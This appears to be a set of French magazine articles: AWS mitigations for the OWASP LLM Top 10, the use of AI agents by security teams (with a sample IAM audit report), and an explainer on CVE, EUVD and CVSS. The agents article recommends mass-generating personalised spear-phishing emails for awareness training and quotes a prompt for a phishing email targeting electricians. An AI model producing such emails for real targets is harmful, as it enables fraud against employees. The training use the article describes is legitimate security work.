Un modèle puissant peut aussi produire des réponses indésirables. La protection contre le traitement non sécurisé des sorties (LLM05 – Improper Output Handling) s'appuie sur l'implémentation des filtres dynamiques, capable d'analyser et de valider systématiquement chaque réponse avant sa diffusion. AWS propose par exemple la configuration de Amazon Bedrock Guardrails pour filtrer automatiquement et en temps réel les contenus malveillants et indésirables, comme l'insulte, la violence et les propos sensibles. Cette politique de contenu stricte se complète par une surveillance active des journaux d'activité, permettant de détecter et de bloquer rapidement les attaques indirectes visant à exploiter les outputs du modèle.

Mais contrôler ce que le modèle dit ne suffit pas : il faut aussi encadrer ce qu'il peut faire. Face au risque d'autonomie excessive des modèles (LLM06 – Excessive Agency), la gouvernance se renforce autour de trois éléments clés : des points de validation humains obligatoires, des quotas restrictifs d'exécution et des audits de conformité réguliers. Cette approche est implémentée via des contrôles d'accès granulaires et workflows orchestrés. Grâce à cette technique, les modèles d'IA générative ne prennent aucune décision opérationnelle sensible aux actions critiques sans supervision humaine explicite.

Et au-delà de ses actions visibles, il y a un autre danger : la fuite des instructions système qui guident le modèle. La

prévention de ce risque (LLM07 – System Prompt Leakage), passe par une approche en profondeur combinant l'intégration des politiques de chiffrement des données, l'isolation stricte des environnements critiques, et le recours à des mécanismes d'authentification forte. Cette architecture multicouche préserve la confidentialité des prompts et leurs comportements, et réduit la surface d'attaque exploitable par des acteurs malveillants, tout en maintenant une traçabilité complète des accès aux instructions système.

Intégrité des vecteurs, fiabilité des réponses

Les vecteurs et embeddings représentent la mémoire interne du modèle. Mais si cette mémoire est corrompue, c'est toute la qualité des résultats qui est compromise. Pour éviter ce risque concernant des vecteurs et embeddings (LLM08 – Vector and Embedding Weaknesses), on a besoin de plusieurs bonnes pratiques clés : une segmentation rigoureuse des bases vectorielles, des contrôles d'intégrité réguliers sur les embeddings ainsi que des politiques d'accès granulaires au niveau des API. Ces mécanismes sont renforcés par le chiffrement au repos et en transit, et par des règles d'accès basées sur les rôles. L'objectif fondamental : empêcher à la fois l'injection des données corrompues dans l'espace vectoriel et l'exfiltration non autorisée d'informations via la recherche sémantique, un concept particulièrement critique dans les systèmes de recherche vectorielle intégrés aux LLMs. Après, même un modèle bien protégé peut diffuser… du faux. Pour lutter contre la désinformation (LLM09 – Misinformation), trois axes principaux de défense complémentaires s'articulent :

- Le premier pilier : la curation approfondie et continue des ensembles de données d'entraînement, qui constitue la base de la fiabilité des modèles.
- Le second pilier : des modules automatisés de vérification en temps réel, ce qui construit une barrière contre la propagation d'informations erronées.
- Le troisième pilier : la validation systématique des réponses générées. Par exemple, Amazon Bedrock propose des techniques pour renforcer l'implémentation de ces piliers à travers des techniques de Retrieval-Augmented Generation (RAG) qui permettent d'ancrer les réponses de l'IA dans des sources vérifiées et de réduire significativement les hallucinations.

Cette architecture de défense est consolidée par une infrastructure de surveillance en temps réel (à titre d'exemple : avec Amazon CloudWatch), couplée à des systèmes d'automatisation événementielle (par exemple : AWS Lambda) qui permet la détection rapide des anomalies et le déclenchement réactif des corrections automatiques.

Ressources sous contrôle : la clé d'une IA durable et opérationnelle

Enfin, la gestion optimale de la consommation des ressources (LLM10 – Unbounded Consumption) dans les systèmes d'IA générative constitue un enjeu majeur. En effet, ces modèles d'IA générative restent généralement gourmands en puissance de calcul et sans contrôle approprié, risquent de saturer le système, et même de compromettre l'infrastructure.

Pour prévenir ce risque, AWS recommande une approche défensive combinant trois piliers fondamentaux :

- Prévenir : poser des limites de consommation dès l'amont avec une application stricte des quotas et de rate-limiting au niveau des API.
- Surveiller : contrôler en temps réel les métriques critiques comme la latence, le taux d'utilisation et le coût pour réagir immédiatement dès qu'un comportement anormal est détecté.
- Adapter dynamiquement : ajuster automatiquement les ressources grâce à un système d'autoscaling intelligent capable de gérer les variations de charge.

AWS propose d'implémenter et d'activer ces contrôles à travers plusieurs services assurant la limitation de débit (throttling), le monitoring en temps réel, et l'optimisation dynamique des ressources. L 'effet ? Non seulement on bloque les attaques cherchant à épuiser les ressources (par exemple via des prompts mal conçus), mais on contrôle aussi les coûts grâce à des budgets définis et à des alertes proactives. L'impact est double : stopper les abus, garder la main sur les coûts, et garantir des environnements de production d'IA générative toujours opérationnels.

Conclusion : l'IA sécurisée, un impératif stratégique

Le déploiement sécurisé de l'IA générative n'est plus une option, c'est une nécessité stratégique. Les 10 risques identifiés par l'OWASP ne représentent que la partie visible d'un immense iceberg, bien plus vaste, dans un paysage de menaces qui évolue sans cesse. Face à cela, l'approche d'AWS ne se limite pas à ajouter des couches de sécurité isolées, mais à mettre en place une robuste défense en profondeur, renforçant le pipeline de développement et les environnements de production. Cette stratégie permet de rendre les systèmes plus intelligents, plus résilients et capables de s'adapter aux menaces connues et aux attaques émergentes.

Adopter des bonnes pratiques garantit aux entreprises de bénéficier d'une sécurité proactive, qui protège l'innovation tout en préservant la confiance. Déployer une IA générative sécurisée, responsable et fiable n'est pas seulement une exigence technique, c'est un atout concurrentiel durable. Enfin, comme les menaces évoluent rapidement, AWS continue d'actualiser régulièrement ses recommandations pour aider les organisations à garder une protection en mouvement constant.

Références


[1] https://genai.owasp.org/llm-top-10/

[2] Title: "Secure a generative AI assistant with OWASP Top 10 mitigation" URL: https://aws.amazon.com/blogs/machine-learning/secure-a-generative-ai-assistant-with-owasp-top-10-mitigation/ Section: Security assessment and mitigation strategies

[3] Title: "Threat modeling for generative AI applications - Navigating the security landscape of generative AI" URL: https://docs.aws.amazon.com/whitepapers/latest/navigating-security-landscape-genai/threat-modeling-for-generative-ai-applications.html Section: Threat modeling frameworks and AI-specific controls

[4] https://aws.amazon.com/bedrock/

Les agents IA sont-ils les nouveaux alliés des équipes cybersécurité ?



Sébastien Grazzini

Principal Solutions Architect, Amazon Web Services (AWS)

Sébastien Grazzini occupe le poste de Principal Solutions Architect au sein d'AWS. Dans ce cadre, il accompagne les grands comptes français dans l'accélération de leur transformation cloud avec une expertise particulière en cybersécurité et intelligence artificielle. Il est chez AWS depuis 5 ans et dispose de 25 années d'expérience dans le domaine technologique.

Si le grand public a découvert l'intelligence artificielle générative à travers la création de textes et d'images, une révolution plus discrète, mais tout aussi significative se joue dans les départements informatiques des entreprises. Des agents conversationnels spécialisés s'invitent désormais quotidiennement pour aider les spécialistes IT dans des tâches très variées. Ces agents ne se contentent plus d'automatiser des tâches simples : ils excellent déjà dans l'analyse des journaux cloud, la détection des failles de sécurité, et même la configuration des pare-feux ; des compétences jusqu'ici considérées comme le métier des experts en cybersécurité. Au-delà du battage médiatique, découvrons ensemble des applications concrètes et immédiatement exploitables de ces technologies pour les experts en cybersécurité.

Interroger son cloud comme jamais auparavant

L'analyse des infrastructures et des journaux cloud illustre parfaitement la puissance transformative de ces nouveaux agents conversationnels. Cette activité, traditionnellement chronophage même pour les experts techniques, peut désormais être réalisée avec une efficacité remarquable.

Prenons l'exemple concret de l'audit d'un compte AWS. Hier encore, cette tâche exigeait une expertise pointue : connaissance approfondie des services AWS, maîtrise des requêtes SQL, développement de scripts spécifiques. Aujourd'hui, des assistants comme Amazon Q Developer CLI transforment radicalement cette approche en permettant un dialogue direct avec l'infrastructure. Une simple question en langage naturel suffit : « Y a-t-il eu des modifications des droits d'accès ce mois-ci ? » ou « Liste-moi les serveurs démarrés hors horaires de bureau depuis 30 jours ».

La puissance de ces outils réside dans leur puissance d'analyse et de réflexion, mais aussi dans leur capacité à orchestrer automatiquement les actions nécessaires à la réalisation de la tâche : analyse de la demande, sélection des outils appropriés, exécution des requêtes et synthèse des résultats. Plus impressionnant encore, un assistant comme Q Developer CLI sait faire preuve d'initiative et utiliser ses connaissances pour suggérer spontanément des améliorations de la posture de sécurité, dépassant ainsi le cadre strict de la question posée.**Figure A**

Ces capacités prennent encore une autre dimension lors d'audits de conformité complets. En fournissant le référentiel de sécurité de l'entreprise à l'assistant, celui-ci peut analyser automatiquement l'ensemble du compte AWS, identifier les écarts par rapport à la politique, et proposer des actions correctives précises. Un travail qui nécessitait auparavant plusieurs jours d'analyse manuelle se transforme alors en une conversation interactive où l'expert peut immédiatement approfondir chaque point d'attention identifié et explorer différents scénarios d'amélioration.

Bien que ces outils nécessitent encore une validation rigoureuse de leurs réponses par des experts, leur impact sur l'efficacité des équipes de sécurité est significatif. Dans un contexte où les systèmes et infrastructures changent en permanence et où les menaces évoluent à un rythme inégalé auparavant, cette capacité à analyser rapidement de grandes quantités de données et à identifier des problèmes potentiels pourrait être un atout majeur pour maintenir un niveau de sécurité optimal.

Accélérer l'adoption de l'approche « shift left »

Ceux qui ont connu la frustration des retours tardifs de sécurité sur une pull request en fin de sprint savent l'importance de la réactivité. Ils savent aussi l'importance de l'approche « shift left ». Cette démarche, qui vise à intégrer la sécurité et la qualité le plus tôt possible dans le cycle de développement, gagne une nouvelle dimension avec les agents IA.

Dès la fin de l'écriture de son code, le développeur peut maintenant demander à l'IA d'analyser les modifications et de lui faire des recommandations en termes de cybersécurité. Dans le plugin Amazon Q Developer, il suffit d'écrire /review et l'agent lancera l'analyse. Ce geste, simple en apparence, transforme radicalement la dynamique : à tout moment, le développeur peut solliciter l'IA sur sa fonctionnalité ou son correctif. Il obtient immédiatement une analyse commentée : identification de patterns suspects, alertes sécurité, refactoring proposé. Ici, le « shift left » n'est plus un slogan : la détection et la remédiation s'effectuent littéralement avant que la base de code commune ne soit affectée. On réduit les cycles aller-retour (« tiens, tu corrigeras ça la prochaine fois… »), on évite les commentaires de type « // TODO: fix security issue », on valorise la prise d'initiative et on fluidifie le processus.

Mais l'apport va plus loin que le gain en productivité : chaque suggestion de l'IA devient un outil pédagogique. Étant donné que l'assistant IA peut également expliquer le « pourquoi », le développeur curieux apprend, en contexte, pourquoi une structure expose un risque, comment le corriger, et quels standards s'appliquent. Ce partage « à la source » accélère la montée en compétence collective et crée une culture cyber, où chaque /review devient un moment de formation

Figure A :
Exemple de rapport généré par Amazon Q Developer pour la question « y a-t-il eu des modifications IAM ce mois-ci sur mon compte AWS? »

```
> Oui, il y a eu des modifications IAM importantes ce mois-ci sur votre compte AWS. Voici un résumé des événements IAM détectés en juillet 2025 :

## Modifications IAM significatives

### 24 juillet 2025 (21h42-21h44 UTC)
Suppression complète de l'utilisateur "hsmuser" :

1. 21h42:02 - Suppression de la clé d'accès [redacted]
2. 21h42:53 - Détachement de la politique AWS managée AWSCloudHSMFullAccess
3. 21h43:50 - Suppression de la politique inline kmscustomkeystore
4. 21h44:31 - Suppression définitive de l'utilisateur hsmuser

Ces actions ont été effectuées par l'utilisateur [redacted] via le rôle Admin depuis l'adresse IP [redacted] en utilisant AWS CLI.

### Activité de rôles de service (continue)
Le reste des événements sont principalement des AssumeRole automatiques effectués par les services AWS eux-mêmes :
• Rôles de service pour Application Migration Service (MGN)
• Rôles de service pour OpenSearch Serverless
• Rôles de service pour Resource Explorer
• Rôles de service pour Systems Manager
• Rôles de service pour RDS
• Rôles Lambda

## Recommandations de sécurité

1. Vérifiez que la suppression de l'utilisateur hsmuser était intentionnelle
2. Documentez cette suppression si elle fait partie d'un nettoyage planifié
3. Surveillez les activités inhabituelles liées aux services CloudHSM si cet utilisateur était critique

L'activité des rôles de service est normale et indique que vos services AWS fonctionnent correctement.
```

continue. Quel est le rôle de l'équipe cybersécurité dans ce nouveau paradigme ? L'accompagnement ! Il est indispensable pour promouvoir ces nouveaux usages, stimuler la curiosité des développeurs, créer une communauté et assurer la veille technologique sur les nouveaux outils.

Au niveau de la chaîne CI/CD, l'intégration des agents avec des outils comme GitLab promet également de grands changements au niveau de la posture de sécurité. Chaque pull request peut déclencher une revue par l'IA dans laquelle elle peut soit analyser des rapports provenant d'outils tiers, soit directement utiliser ces outils tiers pour analyser le code en profondeur. Dans les deux cas, l'objectif est identique : générer des rapports explicites sur les problèmes, proposer des solutions à ces problèmes voire implémenter directement les solutions et créer la pull request associée.

Générer automatiquement des politiques de sécurité sur-mesure

La gestion des droits d'accès, des règles de pare-feu et autres contrôles de sécurité sont au cœur des préoccupations quotidiennes des équipes de cybersécurité. Les règles de pare-feu, par exemple, sont statiques et ont besoin de mises à jour régulières en fonction des menaces et des besoins des équipes. Les experts cyber doivent souvent maîtriser de multiples langages et environnements, chacun avec ses propres spécificités : JSON pour les politiques IAM sur AWS, syntaxe Suricata pour les règles de pare-feu, et bien d'autres encore.

Les agents IA viennent enrichir cette expertise en s'affranchissant des barrières liées à la syntaxe du système. L'arrivée en masse des serveurs MCP permet à ces agents de consulter la dernière version de la documentation, d'utiliser la bonne syntaxe pour écrire une politique IAM optimale, voire de faire valider cette syntaxe par un outil externe.

Cette aptitude à la génération de code/règles ouvre la voie à une orchestration de la sécurité plus réactive et plus cohérente. Imaginez un scénario où un système SIEM (Security Information and Event Management) détecte une activité suspecte et envoie l'information à un agent IA générative : l'agent pourrait automatiquement analyser la menace, consulter les meilleures pratiques à jour, proposer une règle de blocage adaptée, et même préparer son déploiement, le tout en attendant une validation humaine finale. Cette approche permet non seulement de réagir plus rapidement aux menaces émergentes, mais aussi de maintenir une traçabilité complète des modifications de sécurité apportées grâce aux journaux sur le raisonnement et les actions de l'agent.

Moderniser et personnaliser les campagnes de sensibilisation

L'IA générative ne sert pas seulement à se défendre. Les équipes de cybersécurité peuvent aussi l'utiliser pour moderniser leurs campagnes de sensibilisation. Par exemple en utilisant un assistant pour produire en masse des courriels de spear-phishing ultra-personnalisés, incorporant les habitudes et le contexte de l'entreprise. Cerise sur le gâteau : nul besoin de connaître le domaine d'activité de la cible pour générer un courriel convaincant, l'IA se chargera de trouver les bons leviers. Typiquement une instruction de type « Génère un mail de phishing en français ciblant les équipes d'électriciens de l'entreprise. » produira un message vraisemblable, adapté au ton professionnel et ciblant spécifiquement ce métier. Ces capacités permettent de simuler des attaques sophistiquées, d'augmenter le réalisme des tests, et de sensibiliser réellement les collaborateurs. Il est d'autant plus important d'utiliser ces outils pour sensibiliser les collaborateurs de l'entreprise à ces pratiques que ces mêmes outils peuvent être utilisés par des personnes malveillantes pour des attaques réelles. Par ailleurs, à partir des résultats de ces campagnes et de documents présentant les bonnes pratiques de cybersécurité, l'IA générative pourra construire des supports de formations adaptés spécifiquement aux besoins des collaborateurs afin d'affiner la sensibilisation.

À noter que le sujet des deepfakes est maintenant un enjeu de la sensibilisation à la cybersécurité. Les outils d'IA générative facilitent la création de fausses vidéos ou de voix crédibles, utilisées dans des attaques de type fraude au président, usurpation d'identité ou manipulation de l'information. Former les collaborateurs à repérer et à douter de ces contenus doit désormais faire partie intégrante des programmes de sensibilisation, car ces techniques sont déjà exploitées par des acteurs malveillants et représentent une menace croissante pour toutes les organisations.

Conclusion : Embrasser l'IA générative en cybersécurité avec discernement

L'IA générative transforme déjà le quotidien des équipes de cybersécurité. L'analyse d'une infrastructure cloud ou la rédaction d'une politique IAM par simple dialogue en langage naturel ne relèvent plus de la science-fiction - ces capacités sont disponibles aujourd'hui et leur adoption s'accélère. Cependant, cette puissance nouvelle exige une approche équilibrée entre innovation et prudence.

Si les progrès récents ont considérablement réduit les risques d'hallucinations et d'erreurs des modèles d'IA, une vigilance constante reste indispensable. Dans un domaine aussi critique que la cybersécurité, où une simple règle de pare-feu mal configurée peut avoir des conséquences majeures, la validation humaine demeure cruciale. Plus subtilement, la facilité d'utilisation de ces outils peut induire un dangereux sentiment de fausse sécurité. Une règle Suricata générée en quelques secondes ne dispense pas des phases essentielles de test et de validation en environnement contrôlé.

L'IA générative doit donc s'intégrer dans nos processus établis, non les remplacer. Elle représente un formidable accélérateur pour les experts en sécurité, leur permettant de se concentrer sur des tâches à plus forte valeur ajoutée. Mais son efficacité repose sur l'intelligence et le discernement de ses utilisateurs. À chacun maintenant d'expérimenter ces outils, de les challenger, et de définir le cadre d'utilisation adapté à son contexte.

Si vous n'avez pas eu l'occasion d'expérimenter ces nouveaux usages, je ne peux que vous recommander d'installer un outil comme Amazon Q Developer CLI et de tester par vous-même - en gardant toujours à l'esprit que la meilleure technologie ne vaut que par la pertinence de son utilisation.

Pour aller plus loin :

Comment sécuriser votre code avec Amazon Q developer : https://catalog.workshops.aws/q-dev-secure-code/en-US

Un modèle d'IA générative spécialisé dans le pentesting : https://github.com/Armur-Ai/Auto-Pentest-GPT-AI

Appliquer l'IA générative à la remédiation des CVE : correction précoce des vulnérabilités dans les pipelines d'intégration continue https://aws.amazon.com/fr/blogs/containers/ applying-generative-ai-to-cve-remediation-early-vulnerability-patching-in-continuous-integration-pipelines/

EUVD et CVE : un risque permanent

Quelle que soit la technologie utilisée au quotidien, la cybersécurité est un domaine qui évolue sans cesse, avec des menaces de plus en plus complexes et sophistiquées. Si les utilisateurs ou les projets ne suivent pas ces évolutions, une dette technique apparaît et laisse la place aux failles de sécurité les plus importantes..

Christophe Villeneuve

Consultant open source pour Atos/Eviden, Mozilla Rep, auteur publié aux éditions Eyrolles et aux Éditions ENI, PHPère des elePHPants PHP, membre des Teams DrupalFR, AFUP, LeMug.fr (MySQL/MariaDB User Group FR), qorum, Lizard…

Le niveau de confiance des logiciels entre les premières années de l'informatique et aujourd'hui s'est dégradé, lié aux technologies innovantes, la puissance des processeurs, l'Intelligence artificielle, le quantique... C'est pourquoi nous pouvons nous poser la question de savoir si un logiciel reste toujours au TOP dans les années à venir sans subir l'apparition de vulnérabilités de sécurité.
Le cycle des applications n'apporte pas que de nouvelles fonctionnalités, mais aussi des corrections d'anomalies (bug fix) et de la sécurité. Même si ces points sont connus de nous tous, la mise à jour d'un logiciel est souvent compliquée dans les entreprises. C'est pourquoi un logiciel qui n'est pas mis à jour subira tôt ou tard la foudre des menaces de sécurité.

CVE

Qu'est ce que c'est ? Figure 1

CVE signifie Vulnérabilités et Expositions Communes (en anglais Common Vulnerabilities and Exposures). Il s'agit d'une référence publique pour une faille / une vulnérabilité de sécurité informatique, c'est-à-dire une base de données où vous trouverez des informations publiques relatives aux vulnérabilités d'un logiciel donné.

Ce référentiel organise les faiblesses de sécurité avec des numéros d'identification, des dates et des descriptions et a pour but de standardiser les vulnérabilités.

Chaque CVE est identifiée par un numéro unique (ex : CVE-2025-1234) et décrit la vulnérabilité, son impact et les correctifs disponibles. L'ensemble de ces menaces de sécurité est disponible publiquement, ce qui provoque des risques pour l'ensemble des logiciels utilisés, qu'ils soient libres, open source ou soumis à licence.

CVE est géré par MITRE Corporation, une organisation à but non lucratif, parrainé par la National Cyber Security Division (NCSD) du Département de la sécurité intérieure des États-Unis. En 2025, une fondation CVE Foundation (https://www.thecvefoundation.org/) a été créée pour avoir une autonomie et assurée son financement.

Objectif des CVE

Quel que soit le type de licence du logiciel, la communication doit être claire et fluide, car si ce n'est pas le cas, les risques de sécurité seront très importants pour les utilisateurs et les entreprises.

Par exemple si des experts en sécurité découvrent une faille, sans plateforme des CVE et d'identification unique, le relais de la vulnérabilité avec les fournisseurs, les CERT et les utilisateurs finaux serait chaotique, voire, impossibles.

Les CVE ne doivent pas être considérés comme un simple système d'identification de failles de sécurité. C'est un pilier incontournable de la cybersécurité, et de la veille de sécurité, facilitant la communication, la collaboration et la prise de décision face aux menaces (réelles ou potentielles) toujours plus importantes.

L'identification des vulnérabilités (ID CVE) agit comme un langage commun, permettant à tous les acteurs d'utiliser une référence et un langage commun et ce, même si un éditeur, un projet open source utilise son propre référentiel.


Limites des CVE

Bien que la CVE fournisse de nombreuses informations sur une vulnérabilité, certaines informations essentielles ne sont pas répertoriées pouvant être utiles pour les équipes de sécurité dans le but de résoudre le problème plus rapidement. CVE n'est pas là pour donner des solutions ou une analyse profonde. Par conséquent, il est souvent nécessaire d'effectuer des recherches supplémentaires pour trouver

- les codes d'exploitation
- les corrections ou les patchs correctifs
- les cibles courantes
- les logiciels pour reproduire la vulnérabilité
- les détails dans le code
- etc.

Les recherches supplémentaires vont s'orienter vers le site officiel pour trouver les informations complémentaires (mé-

Figure 1



thodes du hacker par exemple). C'est pourquoi le processus est principalement manuel. Ces limites augmentent la charge d'analyse pour les équipes de sécurité, car il est possible de devoir analyser une liste importante de vulnérabilités dites critiques.

Les menaces publiées n'indiquent pas les correctifs publiées ou mis à jour. CVE se concentre uniquement sur les vulnérabilités des logiciels non corrigés ou publiés en dehors des roadmaps de ceux-ci, ignorant les risques ou les menaces qui visent les logiciels qui sont à jour.

Il ne faut pas oublier qu'un logiciel proposant une mise à jour apporte, souvent, des correctifs de sécurité et que vous n'êtes pas totalement à l'abri de nouvelles vulnérabilités liées à la mise à jour ou alors la mise à jour ne corrige pas ladite faille. LISEZ LES NOTES DE VERSION.

EUVD

Qu'est ce que c'est ? **Figure 2**

L'EUVD signifie European Vulnerability Database. Il s'agit d'une base de données de l'Union européenne sur les vulnérabilités similaire à la Base de données Nationale sur la vulnérabilité (NVD) des États-Unis. Ce projet est piloté par l'Agence de l'Union européenne pour la cybersécurité (ENISA), dans le cadre de la directive NIS 2, et vise à compléter ou avoir une alternative au CVE/MITRE américain.
La base reçoit une vulnérabilité avec un ID EUVD et sera référencée avec un identificateur de vulnérabilité et d'exposition commun, le cas échéant.

But d'une base européenne

Le but de posséder une base européenne pour avoir une souveraineté numérique et reprendre le contrôle sur les données critiques de la cybersécurité. Le projet s'est accéléré en 2025, avec le contexte géopolitique tendu aux États-Unis et la menace de couper les financements à MITRE, qui gère la base de données CVE.
La base de données européenne a pu se positionner avec des améliorations au niveau du reporting avec le format CSAF, l'enrichissement des données et les alertes UE coordonnées. L'EUVD garde une interopérabilité pour garder la compatibilité avec les outils existants via des formats standardisés.

Figure 2





Figure 3



L'intérêt

Contrairement à CVE qui est partagé au format brut, l'EUVD met l'accent sur des fiches plus complètes, comme :

- Un format des données enrichi permettant d'avoir un statut d'exploitation, un niveau de criticité européen et des remédiations complémentaires
- La coordination de l'Union européenne permet d'avoir des alertes transfrontalières et partagées avec les CERT nationaux comme la France.
- L'interopérabilité au format standard CSAF (Common Security Advisory Framework), une orientation pratico-pratique pour les RSSI, le CERT et les éditeurs.

Un logiciel

Pour alimenter sa base, EUVD utilise le logiciel libre Vulnerability-Lookup (licence AGPL v3). Il est compatible avec de nombreux formats et les corrélations sont favorisées par les multiplications des sources de vulnérabilités, parmi lesquelles :

- Le catalogue des vulnérabilités exploitées de la CISA
- La base de l'Institut Fraunhofer pour la communication et le traitement de l'information
- La Global Security Database de la Cloud Security Alliance
- Le répertoire de paquets malveillants d'OpenSSF
- L'Advisory Database de GitHub et celle de PySec
- La base iPedia associée au JVN (Japan Vulnerability Notes)
- CWE (Common Weakness Enumeration) et CAPEC (Common Attach Pattern Enumeration and Classification), tous deux de MITRE
- etc.

Le site officiel : https://www.vulnerability-lookup.org/

CVE Détails : Les vulnérabilités détaillées

Définir une vulnérabilité ou une faille est assez complexe dans un logiciel. C'est pourquoi les vulnérabilités suivent une procédure pour faciliter l'identification dans la base de données. Mais le site CVE détails montrent l'évolution des vulnérabilités depuis l'existence de la centralisation des CVE comme le montre la capture. **Figure 3**

Identifiant unique

Avant l'existence des CVE, lorsqu'une faille critique était découverte dans un logiciel, un flou existait : comment communiquer entre chercheurs, fournisseurs, CERT et utilisateurs finaux pour classer cette faille. Chaque partie parlait un langage différent, rendant la coordination des efforts de correction et la mise en place de contre-mesures difficiles, voire impossibles.

En 1999, le référentiel des CVE a été publié par l'organisme MITRE pour pallier le problème d'identification et en attribuant à chaque faille un identifiant unique. L'ID agit comme un langage commun, permettant à tous les acteurs de se référer à la même vulnérabilité avec précision et sans ambiguïté.

Structure d'une CVE

Chaque nouvelle faille CVE propose un résumé succinct de la vulnérabilité, décrivant sa nature en termes simples et compréhensibles. Cette description concise permet aux utilisateurs, qu'ils soient experts en sécurité, ou non, de comprendre rapidement la nature de la faille et ses implications potentielles.

La description détaillée

Que ce soit avec une CVE ou une EUVD, la description ne suffit pas pour comprendre, en profondeur, la faille, c'est pourquoi le site CVE Details (https://www.cvedetails.com) comble ces manques en centralisant les informations techniques.
Le site CVE affiche les descriptions détaillées qui nous plongent au cœur de la vulnérabilité. Ces descriptions techniques, souvent accompagnées de spécifications, d'exemples de code et d'explications précises, et le lien de la page du logiciel. Ces informations permettent aux experts d'analyser la vulnérabilité en profondeur, comprendre son fonctionnement et d'identifier les moyens de l'exploiter.
Le site apporte les éléments supplémentaires comme les avis, les exploits, les outils, les modifications du code source, etc.

CVSS

Qu'est-ce que c'est ?

CVSS signifie Système de notation commune des vulnérabilités (en anglais Common Vulnerability Scoring System). Il s'agit d'un autre maillon essentiel de la chaîne de la cybersécurité.
Il regroupe différentes informations pour calculer un score qui évalue le niveau de criticité des vulnérabilités sur une échelle de 0 à 10. Le CVSS attribue une note allant de 0 (faible sévérité) à 10 (critique) à chaque faille.

Actuellement, la version 4 est en vigueur qui évalue le niveau de criticité des vulnérabilités divulguées publiquement et répertoriées dans la CVE ou l'EUVD. Le système de calcul des scores CVSS, s'appuie sur le site FIRST (https://www.first.org/cvss/), une organisation américaine à but non lucratif.

Calcul de la note

Plusieurs facteurs sont pris en compte pour le calcul de la note dont :

- Facilité d'exploitation de la faille : plus une faille est facile à exploiter, plus le score CVSS est élevé.
- Impact potentiel sur le système : le score tient compte des dommages qu'un pirate pourrait causer en exploitant la faille (perte de données, corruption de fichiers, etc.).
- Propagation de la faille : le score CVSS prend également en considération la diffusion du logiciel ou du composant affecté. Plus il est répandu, plus le score est potentiellement élevé.

La date peut aussi être un critère pouvant modifier la note au fil des semaines suivant les différentes mises à jour possibles. La gestion de cette date de découverte de la vulnérabilité est utile pour retracer son historique et comprendre son évolution dans le temps.

Attention : *la date de la découverte n'est pas forcément la date de la publication de la CVE.*

Corrections

Au moment de la découverte d'une vulnérabilité et la résolution, un délai de corrections existe.

Pendant le temps de traitement et en attendant la publication d'un correctif définitif, des solutions de contournement peuvent être disponibles pour limiter l'impact d'une vulnérabilité et protéger les systèmes.

Dès que des correctifs sont disponibles pour corriger la faille, les CVE fournissent des liens directs vers ces correctifs. Cette information permet de mettre à jour rapidement les systèmes et de se prémunir contre l'exploitation de la vulnérabilité (malheureusement des contre-exemples de mauvais correctifs existent, souvenez-vous de LOG4J, NDLR).

Les sites qui relaient les CVE ou EUVD, fournissent des informations complètes, incluent souvent un ou plusieurs liens vers des ressources externes comme des articles techniques, des avis de sécurité ou des discussions en ligne. Ces ressources nous permettent d'approfondir nos connaissances sur une vulnérabilité ciblée, ses implications techniques et les contre-mesures pour la corriger.

Ne pas oublier : les CVE décrivent souvent des solutions temporaires, offrant aux utilisateurs des mesures concrètes à mettre en place pour réduire leur exposition au risque.

Mais si vous êtes impacté par cette situation, c'est-à-dire un logiciel que vous utilisez et qui ne possède pas un correctif définitif, mais juste une solution de contournement, il est important de suivre l'évolution de la CVE. Ce statut d'une CVE indique l'état actuel de la faille. Il peut s'agir d'une analyse en cours, de la publication d'un correctif, de la découverte de nouvelles informations ou de la résolution définitive du problème.
Bref : ayez un vrai suivi des CVE particulièrement celles en cours d'analyse.

Limites des CVSS

Même si les CVE, ou les EUVD, et les scores CVSS ne sont pas parfaits, ils sont actuellement les meilleures évaluations concernant les vulnérabilités. Ils permettent aux équipes de catégoriser, de hiérarchiser et de maintenir un ordre dans le traitement des vulnérabilités. En outre, les équipes peuvent s'appuyer à la fois sur les CVE et les scores CVSS pour mieux comprendre les failles de sécurité et élaborer un plan pour les éliminer.
